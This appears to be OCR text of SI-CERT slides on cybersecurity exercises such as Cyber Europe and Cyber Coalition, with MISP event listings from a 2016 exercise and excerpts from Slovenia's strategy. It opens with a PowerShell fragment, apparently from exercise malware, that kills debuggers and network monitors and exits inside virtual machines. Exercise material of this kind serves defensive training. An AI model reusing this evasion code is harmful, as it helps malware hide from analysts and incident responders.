     Register-WmiEvent -Query "SELECT * FROM __InstanceCreationEvent WITHIN 2 WHERE TargetInstance isa 'Win32_Process'" -SourceIdentifier RWatchdog -Action {
     $e = $EventArgs.NewEvent.TargetInstance;
     if ((($e.ExecutablePath | Get-Item).VersionInfo.CompanyName -match "sysinternals") {$process = Get-Process -id $e.ProcessId ;$process.kill()}
     $procArray= "wireshark", "olly", "windbg",  "immunity"
     foreach ($proc in $procArray) { if($e.ExecutablePath -match $proc){$process = Get-Process -id $e.ProcessId; $process.kill()}}


  }
}


if(CheckProcs -e $true)
{
    Exit
}


if(CheckVM -e $true)
{
    Exit
}
```


Line 1, Column 1


Home
Event Actions
Input Filters
Global Actions
Sync Actions
Administration
Audit
Discussions
Info
Log out
List Events
Add Event
Import From MISP Export
List Attributes
Search Attributes
View Proposals
Events with proposals
Export
Automation
Events
« previous
1
2
3
next »
My Org
Filter
Published
Org
Id
Tags
#Attr.
Date
Threat Level
Analysis
Info
Distribution
Actions
NCSC-NL 171 50 2016-10-13 High Ongoing Cyberattack leads to power outage in Hongkong Community Not published
GovCERTLU 185 49 2016-10-13 High Initial TR keys and configs Community Not published
CERT SE 200 CE16 3 2016-10-14 High Ongoing Payload installation on Linux ELK server (image from Swedish Telecom/ISPs) Community Not published
National Centre for Critical Infrastructure 203 Guide - How-to Talpula Rasa Malware 2 2016-10-14 High Ongoing How to deactivate TR-Configurator Community Not published
NorCERT 201 12 2016-10-14 High Completed Patched TR-Configurator [SELF-REMOVE ONLY] Community Not published
CERT HR 159 9 2016-10-13 High Initial Windows malware Community Not published
CERT UK 199 4 2016-10-14 Medium Ongoing TR-Configurator DEACTIVATED Community Not published
Display a menu
Powered by MISP 2.3.34 ENISA

Cyber Europe
vsaki 2 leti
2012-

Cyber Coalition
vsako leto
2013-


EXCON
ENISA, Atene
mod
igralec
igralec
SI-CERT
igralec
igralec
igralec
igralec


EXCON
CCDCoE, Talin
mod
NCKU
strateška
skupina
tehnično-
operativna
skupina
SI-CERT


“The Cyber Europe exercises are simulations of large-scale cybersecurity incidents that escalate to become cyber crises. The exercises offer opportunities to analyse advanced technical cybersecurity incidents but also to deal with complex business continuity and crisis management situations.”

- **2012: napad na banke, zlorabljeni domači usmerjevalniki**
- **2014: napad na energetski sistem**
- **2016: aktivistične skupine, SCADA, droni, družabna omrežja, …**

- **nacionalni moderator (na sedežu vaje)**
- **nacionalni monitor**

- **igralci**

CYBER EUROPE 2012



- **priprave vzamejo veliko časa**
- **improviziramo zadnji trenutek**
- **izboljšav na podlagi izkušenj ne delamo**
- **vaja kot nebodigatreba ⇒ igrajo neizkušeni**


- **ponazoritev bolj ali manj realnih scenarijev igralcem**
- **vzpostavljanje kontaktov med igralci**
- **identifikacija pomanjkljivosti ⇒ izboljšave**
- **promocija za igralce**

NACIONALNA VAJA

https://cert.si/strategija

8.1 Okrepitev in sistemska ureditev nacionalnega sistema zagotavljanja kibernetske varnosti


Slovenija se bo tudi v prihodnje redno udeleževala mednarodnih vaj s področja kibernetske varnosti. **Poleg tega bo izvajala tudi vaje na nacionalni ravni.** Vsebina posamezne vaje bo lahko skladna z vsakokratno oceno tveganja za določeno grožnjo, vendar na podlagi čim bolj realističnega scenarija. Vsaj občasno se bodo izvedle vaje, v katerih bodo sodelovali vsi organi, ki se ukvarjajo z zagotavljanjem kibernetske varnosti. Tako se bodo preverili vsi mehanizmi, uigranost in medsebojno sodelovanje sodelujočih. Vsaki vaji bo sledila podrobna analiza rezultatov in oblikovanje predlogov za izboljšave ter po potrebi tudi dopolnitev oziroma osvežitev načrta odzivanja na varnostne incidente.


STRATEGIJA

IZVEDBA

- izvajanje nalog “strateškega organa” (UVTP, NO po NIS direktivi)
- priprava in sprejem akcijskega načrta
- naloge iz EU NIS direktive

SISTEM ZA ODZIVANJE




ARCHIVE
info@cert.si